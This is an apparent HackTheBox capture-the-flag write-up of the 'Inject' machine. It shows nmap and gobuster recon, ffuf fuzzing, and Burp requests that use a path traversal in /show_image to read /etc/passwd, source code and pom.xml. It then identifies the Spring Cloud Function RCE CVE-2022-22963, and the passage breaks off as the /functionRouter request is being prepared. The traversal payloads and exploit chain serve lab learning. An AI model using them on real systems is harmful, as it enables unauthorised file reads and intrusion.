

HackTheBox Writeup - Inject

#hackthebox #linux #nmap #gobuster #burpsuite #ffuf #path-traversal #file-read #Local-File-Inclusion #tomcat #Information-Disclosure #java #maven #spring-framework #spring-cloud #spring #CVE-2022-22963 #command-injection #pspy #ansible #ansible-playbook

Inject has a website with a file read vulnerability that allows me to read the source code for the site. The source leaks that it's using SpringBoot, and have a vulnerable library in use that allows me to get remote code execution. I'll show how to identify this vulnerability both manually and using Snyk. The root step is about abusing a cron that's running the Ansible automation framework.

Recon

Nmap

```
# Nmap 7.93 scan initiated Sat Mar 25 11:16:28 2023 as: nmap -sVC -p- -Pn -T4 -oA inject -vv 10.10.11.204
Increasing send delay for 10.10.11.204 from 0 to 5 due to 961 out of 2402 dropped probes since last increase.
Increasing send delay for 10.10.11.204 from 5 to 10 due to 34 out of 84 dropped probes since last increase.
Nmap scan report for 10.10.11.204
Host is up, received user-set (0.22s latency).
Scanned at 2023-03-25 11:16:29 EDT for 1311s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDQKZntFBY2xMX8oDH/EtIMngGHPVX5fyuJLp9ig7NIC9XooaPtK60FoxOLcRr4iccW/9L2GWpp6kT777UzcKtYoiJ0CtctNClc6tG
1hvohEAYXeNunG7GN+Lftc8eb4C6DooZY7oSe0++PgK5oRi3/tg+FSFSi6UZCsjci1NRj/0ywqz1/ytMzq5YoGfzRzIN3HYdFF8RHoW8qs8vcPsEMsbdSy1aGRbslKA2l1
qmejyU9cukyGkFjYZsyVj1hEPn9V/uVafdgzNOvopQlg/yozTzN+LZ2rJ07/CCK3cjchnnPZZfeck85k5sw1G5uVGq38qcusfIfCnZlSn2FZzP2BXo5VEo02IIRudCgJWT
zb8urJ6JAWc1h0r6cUlxGd0vSSQQO6Yz1MhN9omUD9r4A5ag4cbI09c1K0njzIM8hAWlwUDOKlaohgPtSbnZoGuyyHV/oyZu+/1w4HJWJy6urA43u1PFTonOyMkzJJihWN
nkHhqrjeVsHTyWFPUMTOdb8=
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
```


```
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIUJSpB0ORoHb6HHQkePUztvh85c2F5k5zMDp+hjFhD8VRC2uKJni1FLYkxVPc/yY3Km7Sg1GzTyoG
Uxvy+EIsG=
| 256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICZzUvDL0INOk1R7AH+iFw+uX+nkJtcw7V+1AsM09P7p
8080/tcp open  nagios-nasca syn-ack ttl 63 Nagios NSCA
|_http-title: Home
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 25 11:38:20 2023 -- 1 IP address (1 host up) scanned in 1311.80 seconds
```

Enum

TCP 8080 - Zodd Cloud

Seems like a static website



The `login` and `register` function is not implemented

Under Construction




Please forgive the inconvenience.
We are currently initializing our brand new site.

It's okay, we're excited too!

Gobuster

```
└─(root@kali)-[~/inject]
└─# gobuster dir -u http://10.10.11.204:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -t 50 -e -o
inject.gobuster
...
http://10.10.11.204:8080/register      (Status: 200) [Size: 5654]
http://10.10.11.204:8080/error        (Status: 500) [Size: 106]
http://10.10.11.204:8080/upload      (Status: 200) [Size: 1857]
http://10.10.11.204:8080/blogs       (Status: 200) [Size: 5371]
http://10.10.11.204:8080/environment (Status: 500) [Size: 712]
http://10.10.11.204:8080/show_image  (Status: 400) [Size: 194]
http://10.10.11.204:8080/release_notes (Status: 200) [Size: 1086]
```

/upload



Choose File

No file chosen

Upload


Uploaded!

[View your Image](#)

Choose File

No file chosen

Upload



- Checks if the file is image by file extension name only
- The uploaded file will be automatically deleted in about 1 minute

Fuzzing:

```
ffuf -u "http://10.10.11.204:8080/show_image?img=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathstotest.txt -fc 500
```

LFI: /show_image?img=../../../../../../../../etc/passwd

Burp Suite Community Edition v2023.1.2 - Temporary Project (on 10.10.11.204)

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 x +

Send Cancel < >

Target: http

Request

Pretty Raw Hex

```
1 GET /show_image?img=../../../../../../../../etc/passwd HTTP/1.1
2 Host: 10.10.11.204:8080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/5537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Accept-Ranges: bytes
3 Content-Type: image/jpeg
4 Content-Length: 1986
5 Date: Mon, 27 Mar 2023 13:00:32 GMT
6 Connection: close
7
8 root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/bin/sync
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
23 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
24 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
26 systemd-network:x:100:102:systemd Network
  Management,,,:/run/systemd:/usr/sbin/nologin
27 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
28 systemd-timesync:x:102:104:systemd Time
```

0 matches 0 matches

Done

Use LFI to get `/etc/passwd` , then get active users

```
└─(root@kali)-[~/inject]
└─# cat passwd | grep sh$
```

```
root:x:0:0:root:/root:/bin/bash
frank:x:1000:1000:frank:/home/frank:/bin/bash
phil:x:1001:1001::/home/phil:/bin/bash
```

- Tried `/home/<user>/.ssh/id_rsa` for both frank and phil but failed

Do further path gathering:

```
ffuf -u "http://10.10.11.204:8080/show_image?img=../../../../../../../../FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -fc 500 -o ffuf_lfi.txt
```

At the time I was about to write a script to download files from the output result, I found out that directory listing is possible...

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays an HTTP GET request to `/show_image?img=../../../../../../../../FUZZ` with various headers including `Host: 10.10.11.204:8080`, `Cache-Control: max-age=0`, `Upgrade-Insecure-Requests: 1`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/5S37.36`. The 'Response' pane on the right shows an HTTP 200 status with headers `Accept-Ranges: bytes`, `Content-Type: image/jpeg`, `Content-Length: 4096`, and `Date: Mon, 27 Mar 2023 16:06:16 GMT`. The response body contains the directory listing output: `java`, `resources`, and `uploads`.

Get `/show_image` source code :


```
GET /show_image?img=../../../../../var/www/WebApp/src/main/java/com/example/WebApp/user/UserController.java HTTP/1.1
```

```
@RequestMapping(value = "/show_image", method = RequestMethod.GET)
public ResponseEntity getImage(@RequestParam("img") String name) {
    String fileName = UPLOADED_FOLDER + name;
    Path path = Paths.get(fileName);
    Resource resource = null;
    try {
        resource = new UrlResource(path.toUri());
    } catch (MalformedURLException e){
        e.printStackTrace();
    }
    return ResponseEntity.ok().contentType(MediaType.IMAGE_JPEG).body(resource);
}
```

Get upload source code:

```
@PostMapping("/upload")
public String Upload(@RequestParam("file") MultipartFile file, Model model){
    String fileName = StringUtils.cleanPath(file.getOriginalFilename());
    if (!file.isEmpty() && !fileName.contains("/")){
        String mimetype = new MimetypesFileTypeMap().getContentType(fileName);
        String type = mimetype.split("/")[0];
        if (type.equals("image")){
            try {
                Path path = Paths.get(UPLOADED_FOLDER+fileName);
                Files.copy(file.getInputStream(),path, StandardCopyOption.REPLACE_EXISTING);
            } catch (IOException e){
                e.printStackTrace();
            }
            model.addAttribute("name", fileName);
            model.addAttribute("message", "Uploaded!");
        } else {
            model.addAttribute("message", "Only image files are accepted!");
        }
    }
}
```

```

    }

    } else {
        model.addAttribute("message", "Please Upload a file!");
    }
    return "upload";
}

```

- Looks like file upload vulnerability is not possible

Interesting Files:

- ../../../../../../home/frank/.gnupg/trustdb.gpg
- ../../../../../../opt/automation/tasks/playbook_1.yml

```

- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started

```

Get pom.xml :

```
GET /show_image?img=../../../../../../../../var/www/WebApp/pom.xml HTTP/1.1
```

```

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>

```

```
<version>2.6.5</version>
<relativePath/> <!-- lookup parent from repository -->
</parent>
<groupId>com.example</groupId>
<artifactId>WebApp</artifactId>
<version>0.0.1-SNAPSHOT</version>
<name>WebApp</name>
<description>Demo project for Spring Boot</description>
<properties>
    <java.version>11</java.version>
</properties>
<dependencies>
    <dependency>
        <groupId>com.sun.activation</groupId>
        <artifactId>javax.activation</artifactId>
        <version>1.2.0</version>
    </dependency>

    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-thymeleaf</artifactId>
    </dependency>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>
    </dependency>

    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-devtools</artifactId>
        <scope>runtime</scope>
        <optional>true</optional>
    </dependency>

    <dependency>
```

```

        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-function-web</artifactId>
        <version>3.2.2</version>
    </dependency>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-test</artifactId>
        <scope>test</scope>
    </dependency>
    <dependency>
        <groupId>org.webjars</groupId>
        <artifactId>bootstrap</artifactId>
        <version>5.1.3</version>
    </dependency>
    <dependency>
        <groupId>org.webjars</groupId>
        <artifactId>webjars-locator-core</artifactId>
    </dependency>

</dependencies>
<build>
    <plugins>
        <plugin>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-maven-plugin</artifactId>
            <version>${parent.version}</version>
        </plugin>
    </plugins>
    <finalName>spring-webapp</finalName>
</build>

</project>

```

/release_notes



Release Notes

Version v1.2 - November 13, 2022

FIXED

some minor bugs

Version v1.1 - September 10, 2022

FIXED

optimized user experience

ADDED

some checks on the upload feature

FIXED

some minor bugs

User Flag

CVE-2022-22963

Search for : `spring cloud 3.2.2 exploit`

- CVE-2022-22963



spring cloud 3.2.2 exploit



全部

影片

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更多

工具

約有 186,000 項結果 (搜尋時間：0.35 秒)



spring.io

<https://spring.io> > blog > 2022/03/29 > c... 翻譯這個網頁

CVE report published for Spring Cloud Function

2022年3月29日 — In **Spring Cloud** Function versions 3.1.6, **3.2.2** and older unsupported versions, when using routing functionality it is possible for a user to ...



sysdig.com

<https://sysdig.com> > blog > cve-2022-22... 翻譯這個網頁

Detecting and Mitigating CVE-2022-22963: Spring Cloud RCE ...

2022年4月2日 — The **vulnerability** CVE-2022-22963 would permit attackers to execute arbitrary code on the machine and compromise the entire host. After CVE 2022- ...



snyk.io

<https://security.snyk.io> > package > maven 翻譯這個網頁

org.springframework.cloud:spring-cloud-function-context@3.2.2

Exploiting this **vulnerability** is possible for an attacker who directly interacts with framework-provided lookup functionality. How to fix Denial of Service (DoS)?.



x41-dsec.de

<https://x41-dsec.de> > pethmr > springshell 翻譯這個網頁

Critical Vulnerabilities in Spring and Spring Cloud Function ...

2022年3月31日 — The **vulnerability** found enables to perform a RCE attack with **Spring Cloud** Function, and affects versions 3.1.6 and **3.2.2**, as well as older, ...



cvedetails.com

<https://www.cvedetails.com> > cve > CVE 翻譯這個網頁

Detail:

- <https://github.com/nomi-sec/PoC-in-GitHub>

CVE-2022-22963 (2022-04-01)

In **Spring Cloud** Function versions 3.1.6, 3.2.2 and older unsupported versions, when using routing functionality it is possible for a user to provide a specially crafted SpEL as a routing-expression that may result in remote code execution and access to local resources.

- [hktalent/spring-spel-0day-poc](#)
- [dinosn/CVE-2022-22963](#)
- [RanDengShiFu/CVE-2022-22963](#)
- [darryk10/CVE-2022-22963](#)
- [Kirill89/CVE-2022-22963-PoC](#)
- [stovomate/Spring0DayCoreExploit](#)

Testing:

Start a http server:

```
(root@kali)-[~/inject]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Intercept and modify the http request:

```
POST /functionRouter HTTP/1.1
Host: 10.10.11.204:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

